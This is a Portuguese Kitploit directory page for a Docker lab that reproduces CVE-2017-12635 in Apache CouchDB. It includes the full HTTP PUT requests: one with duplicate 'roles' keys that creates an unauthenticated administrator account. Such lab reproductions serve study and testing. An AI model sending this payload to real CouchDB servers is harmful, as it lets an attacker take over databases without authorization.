

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Apache-couchdb-CVE-2017-12635 — Ambiente de reprodução baseado em Docker para escalada vertical de privilégios CVE-2017-12635 do Apache CouchDB via inconsistência do analisador JSON, permitindo criação de admin não autenticado. | Kitploit
Ferramentas/GitHubGitHub/cyberharsh/apache-couchdb-cve-2017-12635
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoLabs e Prática
GitHubcyberharsh/apache-couchdb-cve-2017-12635

Apache-couchdb-CVE-2017-12635

Compartilhar

Ambiente de reprodução baseado em Docker para escalada vertical de privilégios CVE-2017-12635 do Apache CouchDB via inconsistência do analisador JSON, permitindo criação de admin não autenticado.

Ver Repositório
11116há 6 anosAinda não revisado

Vulnerabilidade de Bypass de Permissão Vertical do Couchdb (CVE-2017-12635)

Apache CouchDB é um banco de dados de código aberto focado na facilidade de uso e em ser "um banco de dados totalmente abraçado pela web". É um banco de dados NoSQL que usa JSON como formato de armazenamento, JavaScript como linguagem de consulta, e MapReduce e HTTP como API. É amplamente utilizado, como pela BBC em sua plataforma de conteúdo dinâmico, Credit Suisse em seu framework de mercado interno do setor de commodities, e Meebo em sua plataforma social (web e aplicativos).

Em 15 de novembro de 2017, CVE-2017-12635 e CVE-2017-12636 foram divulgados. CVE-2017-12635 é causado pela diferença na forma como Erlang e JavaScript analisam JSON, resultando em diferenças na execução das instruções. Essa vulnerabilidade permite que qualquer usuário crie um administrador, sendo uma vulnerabilidade de bypass de permissão vertical.

Versões afetadas: anteriores a 1.7.0 e anteriores a 2.1.1

Links de referência:

  • http://bobao.360.cn/learning/detail/4716.html
  • https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

Ambiente de Teste

Compile e inicie o ambiente:

docker-compose build
docker-compose up -d

Após iniciar o ambiente, acesse http://your-ip:5984/_utils/ para ver uma página web, indicando que o Couchdb foi iniciado com sucesso. Mas não sabemos a senha e não podemos fazer login.

Reprodução da Vulnerabilidade

Primeiro, envie o seguinte pacote de dados:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 90

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "password": "vulhub"
}

Observe que retorna o erro 403: {"error":"forbidden","reason":"Only _admin may set roles"}, apenas administradores podem definir a função de Role:


Envie um pacote contendo dois roles para contornar a restrição:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 108

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "roles": [],
  "password": "vulhub"
}

Administrador criado com sucesso, nome de usuário e senha ambos vulhub:

Acesse novamente http://your-ip:5984/_utils/, insira o nome de usuário e senha vulhub para fazer login com sucesso:

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





